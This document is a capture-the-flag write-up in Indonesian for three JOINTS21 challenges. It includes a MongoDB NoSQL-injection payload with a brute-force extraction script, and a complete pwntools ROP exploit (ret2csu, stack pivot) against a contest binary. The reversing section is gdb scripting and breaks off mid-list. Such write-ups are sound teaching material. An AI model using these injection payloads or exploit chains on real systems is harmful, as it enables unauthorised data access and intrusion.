Terlantarkan

Team :

DarkAngel

Bigby

EternalBeats


Daftar Isi

Web

Waifu Terbaik

Langkah Penyelesaian:

Iya saya setuju Jean waifu terbaik. Dandelion Tights master race.



Ada website voting waifu, coba interaksi dan capture di burp

Request

Pretty Raw \n Actions

```
1 GET /api.php?character=jean HTTP/1.1
2 Host: dubwewsub.joints.id:10003
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90
  Safari/537.36
4 Accept: */*
5 Referer: http://dubwewsub.joints.id:10003/
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=4c3675d81accf120c7ab99f9b7cd7f23
9 Connection: close
10
11
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.10
3 Date: Sat, 24 Apr 2021 11:40:04 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.3.27
7 Content-Length: 57
8
9 {
    "success":true,
    "data":{
      "name":"jean",
      "vote_count":1719
    }
  }
```

Fuzzing menggunakan petik ‘ akan mendapatkan stack trace MongoDB otomatis berpikir nosql injection MongoDB

```
9 <br />
10 <b>
     Fatal error
   </b>
   :  Uncaught MongoDB\Driver\Exception\CommandException: SyntaxEr
11 Stack trace:
12 #0 /var/www/vendor/mongodb/mongodb/src/Operation/Count.php(176)
13 #1 /var/www/vendor/mongodb/mongodb/src/Collection.php(312): Mon
14 #2 /var/www/api.php(59): MongoDB\Collection->count(Array)
15 #3 {main}
16 thrown in <b>
     /var/www/vendor/mongodb/mongodb/src/Operation/Count.php
   </b>
    on line <b>
```

Menggunakan payload yang ada di https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection#mongodb-payloads

Saya membuat script brute force “waifu palsu” yang ternyata adalah flag nya sendiri dengan vote count 1. (script dicantumkan dibawah)

Setelah beberapa lama bruteforcing , didapatkan flagnya

```
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wang}')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wanga')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangb')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangc')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangd')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wange')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangf')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangg')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangh')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangi')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangj')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangk')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangl')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangm')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangn')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wango')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangp')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangq')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangr')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangs')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangt')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangu')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangv')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangw')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangx')||1=='2
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangy')||1=='2
JOINTS21{regex_wangy_wangy
http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^JOINTS21{regex_wangy_wangy}')||1=='2
JOINTS21{regex_wangy_wangy}
```

Code:

```python
import requests
import string

burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36", "Accept": "*/*", "Referer": "http://dubwewsub.joints.id:10003/", "Accept-Encoding": "gzip, deflate", "Accept-Language": "en-US,en;q=0.9", "Connection": "close"}

charset = "}" + string.ascii_lowercase + string.ascii_uppercase + string.digits + "_"
payload = "JOINTS21{regex_wangy"

while payload[-1] != "}":
    for c in charset:
        burp0_url = "http://dubwewsub.joints.id:10003/api.php?character='||this.name.match('^{}')||1=='2".format(payload+c)
        r = requests.get(burp0_url, headers=burp0_headers)
        print(burp0_url)
        resp = r.text
        if "\"vote_count\":1" in resp:
            payload+=c
            print(payload)
            break
```

(sudah beberapa kali restart script dan taro checkpoint karena ngurangin / nambahin charset hehe)


Flag: JOINTS21{regex_wangy_wangy}

Pwn

TryCallMe

Langkah Penyelesaian:

saya melihat function TryCallMe




```
int __fastcall TryCallMe(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5, __int64 a6, double a7, double
{
  int result; // eax
  char filename[8]; // [rsp+0h] [rbp-70h]
  __int64 v14; // [rsp+8h] [rbp-68h]
  double v15; // [rsp+10h] [rbp-60h]
  __int64 v16; // [rsp+18h] [rbp-58h]
  double v17; // [rsp+20h] [rbp-50h]
  __int64 v18; // [rsp+28h] [rbp-48h]
```

function tersebut meminta input yang banyak.
Cara pengambilan paramenter adalah

arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)

dan sisa paramenter diambil dari esp

karena difile elf tidak memiliki gadget untuk mengambil rdx,r10,r8,r9.
saya akan membuat local variable sendiri dengan gadget pop rbp dan melompat ke TryCallMe+62 karena TryCallMe+8 sampai TryCallMe+57 adalah intruksi memasukan paramenter ke dalam local variable.



```
0x0000000000401162 <+0>:     push   rbp
0x0000000000401163 <+1>:     mov    rbp,rsp
0x0000000000401166 <+4>:     sub    rsp,0x70
0x000000000040116a <+8>:     mov    QWORD PTR [rbp-0x18],rdi
0x000000000040116e <+12>:    movsd  QWORD PTR [rbp-0x20],xmm0
0x0000000000401173 <+17>:    mov    QWORD PTR [rbp-0x28],rsi
0x0000000000401177 <+21>:    movsd  QWORD PTR [rbp-0x30],xmm1
0x000000000040117c <+26>:    mov    QWORD PTR [rbp-0x38],rdx
0x0000000000401180 <+30>:    movsd  QWORD PTR [rbp-0x40],xmm2
0x0000000000401185 <+35>:    mov    QWORD PTR [rbp-0x48],rcx
0x0000000000401189 <+39>:    movsd  QWORD PTR [rbp-0x50],xmm3
0x000000000040118e <+44>:    mov    QWORD PTR [rbp-0x58],r8
0x0000000000401192 <+48>:    movsd  QWORD PTR [rbp-0x60],xmm4
0x0000000000401197 <+53>:    mov    QWORD PTR [rbp-0x68],r9
0x000000000040119b <+57>:    movsd  QWORD PTR [rbp-0x70],xmm5
0x00000000004011a0 <+62>:    movabs rax,0xd8ca444cc6c22e
0x00000000004011aa <+72>:    xor    rax,QWORD PTR [rbp-0x68]
0x00000000004011ae <+76>:    cmp    QWORD PTR [rbp-0x58],rax
0x00000000004011b2 <+80>:    jne    0x4011cb <TryCallMe+105>
```

Pertama saya memakai ret2csu untuk memanggil read yang digunakan untuk melakukan rop(mengubah rbp, jump TryCallMe+62) dan memasukan nilai variable [rbp-0x70] sampai [rbp-0x18] ke bss, karena read dimain memiliki panjang input yang sedikit.terakhir stack pivot dengan leave, mengubah esp ke bss.

```
  v24 = a1;
  v23 = a7;
  v22 = a2;
  v21 = a8;
  v20 = a3;
  v19 = a9;
  v18 = a4;
  v17 = a10;
  v16 = a5;
  v15 = a11;
  v14 = a6;
  *(double *)filename = a12;
  if ( a5 == (a6 ^ 0xD8CA444CC6C22ELL) )
    stream = fopen(filename, "r");
  result = v24 - v20;
  if ( v22 + v18 == v24 - v20 )
  {
    result = v18;
    if ( v18 != v24 )
    {
      result = getc(stream);
      v25 = result;
      while ( v25 != -1 )
      {
        result = v20 ^ v18;
        if ( (v20 ^ v18) != -5533813794857418775LL )
          break;
        if ( v23 == 35.34 && v21 == 95.68000000000001 && v23 + v19 == 118.48 )
          result = putc(v25, _bss_start);
        if ( v15 == 74.53 && v17 + v23 == 134.64 && v19 + v21 == 178.82 )
        {
          result = getc(stream);
          v25 = result;
        }
      }
    }
  }
```

karena ada pengecekan variable, saya mengisi nilai [rbp-0x70] sampai [rbp-0x18] diisi dengan nilai variable yang benar sesuai yang diatas.

```
┌──[✗]─[root@kali]─[/media/sf_CTF/joints/trycallme]
└──╼ #python solve.py
[*] '/media/sf_CTF/joints/trycallme/TryCallMe'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to dubwewsub.joints.id on port 51708: Done
0x4041ab851eb851ec
[*] Switching to interactive mode
JOINTS21{C0n6RaT5_y0u_c4n_CaLl_M3}
[*] Got EOF while reading in interactive
$
```

Code:

solve.py

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host dubwewsub.joints.id --port 51708
./TryCallMe
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./TryCallMe')

# Many built-in settings can be controlled on the
command-line and show up
# in "args".  For example, to dump all data sent/received,
and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or 'dubwewsub.joints.id'
port = int(args.PORT or 51708)

def local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv,
gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return local(argv, *a, **kw)
    else:
        return remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *0x000000000040136a
b *0x00000000004011aa
b *0x0000000000401209
```

```
b *0x401278
continue
c
c
c
c
'''.format(**locals())

#=========================================================
#                     EXPLOIT GOES HERE
#=========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)


pop_csu = 0x4013c2
call_csu = 0x4013a8

def ret2csu(call_func, edi, rsi, rdx, rbx_a = 0, rbp_a = 0,
r12_a = 0, r13_a = 0, r14_a = 0, r15_a = 0, pop=True):
    p_csu = ''
    if pop == True:
        p_csu += p64(pop_csu)
        p_csu += p64(0) # rbx
        p_csu += p64(0+1) # rbp
        p_csu += p64(edi) # r12
        p_csu += p64(rsi) # r13
        p_csu += p64(rdx) # r14
        p_csu += p64(call_func) # r15
    p_csu += p64(call_csu)
    p_csu += p64(0) #junk
    p_csu += p64(rbx_a) # rbx
    p_csu += p64(rbp_a) # rbp
    p_csu += p64(r12_a) # r12
    p_csu += p64(r13_a) # r13
    p_csu += p64(r14_a) # r14
    p_csu += p64(r15_a) # r15

    return p_csu

def d2d(f): # double to decimal
    return struct.unpack('<Q', struct.pack('<d', f))[0]

pop_rbp = 0x0000000000401149
leave = 0x000000000040136a
read_got = exe.got['read']
trycallme_62= 0x4011a0
```

```
io = start()

p = "A" * (120)
p += ret2csu(read_got, 0 , exe.bss()+0x800, 600, rbp_a =
exe.bss()+0x800-8)
p += p64(trycallme_62)
io.send(p.ljust(0x100, "X"))

print hex(d2d(35.34))
p = p64(pop_rbp)
p += p64(exe.bss()+0x800+0x70+24)
p += p64(trycallme_62)
# stack
p += 'flag.txt' # [rbp-0x70] file
p += p64(0) # [rbp-0x68] a5
p += p64(d2d(74.53)) # [rbp-0x60] v15
p += p64(0xd8ca444cc6c22e) # [rbp-0x58] a6
p += p64(d2d(134.64-35.34)) # [rbp-0x50] v17
p += p64(0xB333F1AC485DFFE9 ^ 1) # [rbp-0x48] b
p += p64(d2d(118.48-35.34)) # [rbp-0x40] v19
p += p64(1) # [rbp-0x38] # d
p += p64(d2d(95.68000000000001)) # [rbp-0x30] v21
p += p64(1) # [rbp-0x28]# a
p += p64(d2d(35.34)) # [rbp-0x20] # v23
p += p64(0xB333F1AC485DFFE9 + 1) # [rbp-0x18] c

io.send(p.ljust(600, "X"))

io.interactive()
```

Flag: JOINTS21{C0n6RaT5_y0u_c4n_CaLl_M3}

Reverse

hidden

Langkah Penyelesaian:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  char v4; // [rsp+0h] [rbp-A0h]
  char s; // [rsp+50h] [rbp-50h]

  mprotect(&GLOBAL_OFFSET_TABLE_, 0x1000uLL, 7);
  fgets(&s, 73, stdin);
  __isoc99_sscanf(&s, "JOINTS21{%s}", &v4);
  if ( (unsigned int)ngmwbQyzZaqhJDEd(&v4) )
    result = printf("Nice! JOINTS21{%s}\r\n", &v4);
  else
    result = puts("Too bad\r");
  return result;
}
```

Disini diberikan file yang sepertinya digunakan untuk validasi flag, jadi input yang kita berikan merupakan flagnya itu flagnya sendiri. Function checker nya itu function dalam function dengan nama yang jelek :(sepertinya di randomize, oh well, ambil satu satu…

```
ngmwbQyzZaqhJDEd
OpzECokTQdVbRLcg
DAtGOMelnEBaHChk
WaFVNzjyxkRvgptm
ITEWBSucwvHUtilP
ecOsXvPRYhEDJxuw
GBLuOyTaxKEjISFD
AFxBklUiIoenMqaj
rzqWesFNbmuBhvDJ
lTwjpGRCzqtOZAbL
ruoAZSacGVONXCHv
juheBNdomtWrvXyT
FqCwDXKxHvcrkRNQ
oNRJjPvSzGTIQHYZ
wAYxofpPbjUFIENr
RheKEZbmixkpUsFu
isSNdYacFMXuAWzB
bRjulgAVaBxqzMvp
tNAUGmRhxlBEOCIV
vyXGVubDLTsCIWcw
ZwBGQzrXkdbFMpVl
HZLCAlJWVqNuwSda
BLGoYKdijslAeWFJ
AQsGbyOTmfrLZnNk
jqgQkzHJEGUfhmYC
mZiKRBcQoIsyUTEz
LiSkZfHgoBtaCjFI
VlCEercmAnqTwbHd
vPWxMfVAoUDKniwG
UVJZRINbomsBYPKd
ctOJCvUbjreTFgxK
gIKAUbOtinjWodXf
```

Diambil satu satu, dan diubah ke format

```
r
set $rip=&<nama function>
b*<nama function>+170
c
x/30i &code
```

Pakai vscode kita ubah semua tinggal replace by regex dari

```
^.*
```

Menjadi

```
r\nset $rip=&$&\nb*$&+170\nc\nx/30i &code
```

Cara menggunkan hasil formatnya adalah

pertama saya menjalankna "gdb ./hidden"
setelah itu b *main
dan jalankan format code diatas
penjelasan
r : run
set $rip=&<nama function> : jump ke function
b*<nama function>+170 : mempercepat looping
c : mempercepat looping
x/30i &code : melihat isi intruksi nya

saya melakukannya dengan manual, dan saya menemukan 2 type

type pertama

```
gef➤  x/30i &code
   0x407080 <code>:     push   rbp
   0x407081 <code+1>:   mov    rbp,rsp
   0x407084 <code+4>:   mov    QWORD PTR [rbp-0x8],rdi
   0x407088 <code+8>:   mov    rax,QWORD PTR [rbp-0x8]
   0x40708c <code+12>:  add    rax,0x1
   0x407090 <code+16>:  movzx  eax,BYTE PTR [rax]
   0x407093 <code+19>:  cmp    al,0x65
   0x407095 <code+21>:  je     0x40709e <code+30>
   0x407097 <code+23>:  mov    eax,0x0
   0x40709c <code+28>:  jmp    0x4070a3 <code+35>
   0x40709e <code+30>:  mov    eax,0x1
   0x4070a3 <code+35>:  pop    rbp
   0x4070a4 <code+36>:  ret
   0x4070a5 <code+37>:  add    BYTE PTR [rax],al
```

indexnya ada dibagian

```
0x40708c <code+12>:   add     rax,0x1
```

untuk memasukan ke index berapa, contoh diatas adalah index ke 1 (dimulai dari 0 sampai 62)
valuenya ada dibagian

```
0x407093 <code+19>:   cmp     al,0x65
```

nilai chr(0x65) = 'e'

type kedua

```
gef➤  x/30i &code
   0x407080 <code>:     push   rbp
   0x407081 <code+1>:   mov    rbp,rsp
   0x407084 <code+4>:   mov    QWORD PTR [rbp-0x8],rdi
   0x407088 <code+8>:   mov    rax,QWORD PTR [rbp-0x8]
   0x40708c <code+12>:  add    rax,0x2
   0x407090 <code+16>:  movzx  eax,BYTE PTR [rax]
   0x407093 <code+19>:  movsx  eax,al
   0x407096 <code+22>:  imul   eax,eax,0xb2
   0x40709c <code+28>:  cmp    eax,0x4ff6
   0x4070a1 <code+33>:  je     0x4070aa <code+42>
   0x4070a3 <code+35>:  mov    eax,0x0
   0x4070a8 <code+40>:  jmp    0x4070af <code+47>
   0x4070aa <code+42>:  mov    eax,0x1
   0x4070af <code+47>:  pop    rbp
   0x4070b0 <code+48>:  ret
   0x4070b1 <code+49>:  add    BYTE PTR [rax],al
```

indexnya ada dibagian

```
0x40708c <code+12>:   add     rax,0x2
```

untuk memasukan ke index berapa, contoh diatas adalah index ke 2
valuenya ada dibagian

```
0x407096 <code+22>:   imul    eax,eax,0xb2
0x40709c <code+28>:   cmp     eax,0x4ff6
```

cara mencari nilainya : nilai cmp dibagi dengan nilai imul.
nilainya 0x4ff6/0xb2 = chr(115) = 's'

saya jalankan code format diatas terus sampai index ke 62

Terakhir setelah dapat angkanya kita benerin ke format int, versi malas… tinggal lempar ke python…

```
>>> a = [82, 101, 115, 105, 100, 0x65, 0x6e, 116, 83, 0x6c, 0x65, 0x65, 0x70, 101, 0x72,
0x5f, 0x45, 0x5a, 0x5f, 0x43, 0x6c, 0x61, 112, 0x5f, 0x54, 0x72, 0x69, 72, 0x61, 0x72, 0x
64, 95, 0x48, 0x41, 67, 0x4b, 0x45, 0x52, 0x4d, 0x41, 0x4e, 0x53, 0x5f, 78, 0x6f, 116, 0x
4c, 105, 0x6b, 0x65, 0x54, 0x68, 105, 0x73, 0x5f, 66, 0x61, 0x79, 0x52, 0x61, 103, 101]
```

```
>>> a
[82, 101, 115, 105, 100, 101, 110, 116, 83, 108, 101, 101, 112, 101, 114, 95, 69, 90, 95,
 67, 108, 97, 112, 95, 84, 114, 105, 72, 97, 114, 100, 95, 72, 65, 67, 75, 69, 82, 77, 65
, 78, 83, 95, 78, 111, 116, 76, 105, 107, 101, 84, 104, 105, 115, 95, 66, 97, 121, 82, 97
, 103, 101]
```

```
>>> for c in a:
...     print(chr(c), end='')
...
ResidentSleeper_EZ_Clap_TriHard_HACKERMANS_NotLikeThis_BayRage>>>
```

ResidentSleeper_EZ_Clap_TriHard_HACKERMANS_NotLikeThis_BayRage , tapi ini masih salah… yang paling terakhir dari BayRage diubah menjadi BabyRage baru benar…

```
┌──(kali㉿kali)-[~/…/CTFStuff/joints/final/hidden]
└─$ ./hidden
JOINTS21{ResidentSleeper_EZ_Clap_TriHard_HACKERMANS_NotLikeThis_BabyRage}
Nice! JOINTS21{ResidentSleeper_EZ_Clap_TriHard_HACKERMANS_NotLikeThis_BabyRage}
```

Code:

hasil format + ubah sedikit

```
b *main
r
set $rip=&ngmwbQyzZaqhJDEd
b *ngmwbQyzZaqhJDEd+170
c
x/30i &code

r
set $rip=&OpzECokTQdVbRLcg
b *OpzECokTQdVbRLcg+170
c
x/30i &code

r
set $rip=&DAtGOMelnEBaHChk
b *0x00000000004013b1
c
x/30i &code

r
set $rip=&WaFVNzjyxkRvgptm
b *WaFVNzjyxkRvgptm+170
c
x/30i &code

r
```

```
set $rip=&ITEWBSucwvHUtilP
b *ITEWBSucwvHUtilP+170
c
x/30i &code

r
set $rip=&ecOsXvPRYhEDJxuw
b *ecOsXvPRYhEDJxuw+170
c
x/30i &code

r
set $rip=&GBLuOyTaxKEjISFD
b *GBLuOyTaxKEjISFD+170
c
x/30i &code

r
set $rip=&AFxBklUiIoenMqaj
b *AFxBklUiIoenMqaj+170
c
x/30i &code

r
set $rip=&rzqWesFNbmuBhvDJ
b *0x00000000004018a6
c
x/30i &code

r
set $rip=&lTwjpGRCzqtOZAbL
b *lTwjpGRCzqtOZAbL+170
c
x/30i &code

r
set $rip=&ruoAZSacGVONXCHv
b *ruoAZSacGVONXCHv+170
c
x/30i &code

r
set $rip=&juheBNdomtWrvXyT
b *juheBNdomtWrvXyT+170
c
x/30i &code

r
set $rip=&FqCwDXKxHvcrkRNQ
b *FqCwDXKxHvcrkRNQ+170
```

```
c
x/30i &code

r
set $rip=&oNRJjPvSzGTIQHYZ
b *0x0000000000401cbc
c
x/30i &code

r
set $rip=&wAYxofpPbjUFIENr
b *wAYxofpPbjUFIENr+170
c
x/30i &code

r
set $rip=&RheKEZbmixkpUsFu
b *RheKEZbmixkpUsFu+170
c
x/30i &code

r
set $rip=&isSNdYacFMXuAWzB
b *isSNdYacFMXuAWzB+170
c
x/30i &code

r
set $rip=&bRjulgAVaBxqzMvp
b *bRjulgAVaBxqzMvp+170
c
x/30i &code

r
set $rip=&tNAUGmRhxlBEOCIV
b *tNAUGmRhxlBEOCIV+170
c
x/30i &code

r
set $rip=&vyXGVubDLTsCIWcw
b *vyXGVubDLTsCIWcw+170
c
x/30i &code

r
set $rip=&ZwBGQzrXkdbFMpVl
b *ZwBGQzrXkdbFMpVl+170
c
x/30i &code
```

```
r
set $rip=&HZLCAlJWVqNuwSda
b *HZLCAlJWVqNuwSda+170
c
x/30i &code

r
set $rip=&BLGoYKdijslAeWFJ
b *0x0000000000402406
c
x/30i &code

r
set $rip=&AQsGbyOTmfrLZnNk
b *AQsGbyOTmfrLZnNk+170
c
x/30i &code

r
set $rip=&jqgQkzHJEGUfhmYC
b *jqgQkzHJEGUfhmYC+170
c
x/30i &code

r
set $rip=&mZiKRBcQoIsyUTEz
b *mZiKRBcQoIsyUTEz+170
c
x/30i &code

r
set $rip=&LiSkZfHgoBtaCjFI
b *LiSkZfHgoBtaCjFI+170
c
x/30i &code

r
set $rip=&VlCEercmAnqTwbHd
b *VlCEercmAnqTwbHd+170
c
x/30i &code

r
set $rip=&vPWxMfVAoUDKniwG
b *vPWxMfVAoUDKniwG+170
c
x/30i &code

r
```

```
set $rip=&UVJZRINbomsBYPKd
b *UVJZRINbomsBYPKd+170
c
x/30i &code

r
set $rip=&ctOJCvUbjreTFgxK
b *ctOJCvUbjreTFgxK+170
c
x/30i &code

r
set $rip=&gIKAUbOtipjWodXf
b *0x0000000000402b62
c
x/30i &code

r
set $rip=&kfvSaTCswrXuhdiK
b *kfvSaTCswrXuhdiK+170
c
x/30i &code

r
set $rip=&EvepTRmQwrNcGnaF
b *EvepTRmQwrNcGnaF+170
c
x/30i &code

r
set $rip=&YjdAMqmPvaTLBeOo
b *0x0000000000402dde
c
x/30i &code

r
set $rip=&QpAcKNwWJzlrZFqO
b *QpAcKNwWJzlrZFqO+170
c
x/30i &code

r
set $rip=&ygjBrceqKxAhwRYD
b *ygjBrceqKxAhwRYD+170
c
x/30i &code

r
set $rip=&CyvjDrwGEVfpoWZi
b *CyvjDrwGEVfpoWZi+170
```

```
c
x/30i &code

r
set $rip=&NdhZeHniSgXrlkjQ
b *NdhZeHniSgXrlkjQ+170
c
x/30i &code

r
set $rip=&HUKvdQuSfwqBairm
b *HUKvdQuSfwqBairm+170
c
x/30i &code

r
set $rip=&YBAbDSsKuXGziqcT
b *YBAbDSsKuXGziqcT+170
c
x/30i &code

r
set $rip=&aPsxShrTqpCUuLzR
b *aPsxShrTqpCUuLzR+170
c
x/30i &code

r
set $rip=&HakAmOrqUviBKRsp
b *HakAmOrqUviBKRsp+170
c
x/30i &code

r
set $rip=&EGmywTcPDkHpBIei
b *0x0000000000403521
c
x/30i &code

r
set $rip=&DwMVcHzpoYLfKPRj
b *DwMVcHzpoYLfKPRj+170
c
x/30i &code

r
set $rip=&jtxXniCRlFeWDSOy
b *jtxXniCRlFeWDSOy+170
c
x/30i &code
```

```
r
set $rip=&SDUscqrPvjbxHngd
b *SDUscqrPvjbxHngd+170
c
x/30i &code

r
set $rip=&OSlUkELQzFjZAVmu
b *OSlUkELQzFjZAVmu+170
c
x/30i &code

r
set $rip=&QATsfLpuiNxMjgFo
b *QATsfLpuiNxMjgFo+170
c
x/30i &code

r
set $rip=&czTfNPFWkbVERSMt
b *czTfNPFWkbVERSMt+170
c
x/30i &code

r
set $rip=&LZudqhHpsRJTQDXS
b *LZudqhHpsRJTQDXS+170
c
x/30i &code

r
set $rip=&zRrCtAyfBQlvTqId
b *zRrCtAyfBQlvTqId+170
c
x/30i &code

r
set $rip=&PfHtiGOrFQNTzyDl
b *0x0000000000403c8e
c
x/30i &code

r
set $rip=&ayzwISMqrfFcDuHl
b *ayzwISMqrfFcDuHl+170
c
x/30i &code

r
```

```
set $rip=&LPSDmNesUhgkwoEt
b *LPSDmNesUhgkwoEt+170
c
x/30i &code

r
set $rip=&NfVhznIeOHmigCXJ
b *0x0000000000403f0a
c
x/30i &code

r
set $rip=&qUGSrjiPDmwOHguI
b *qUGSrjiPDmwOHguI+170
c
x/30i &code

r
set $rip=&KNDdJsGMEOwFoCxQ
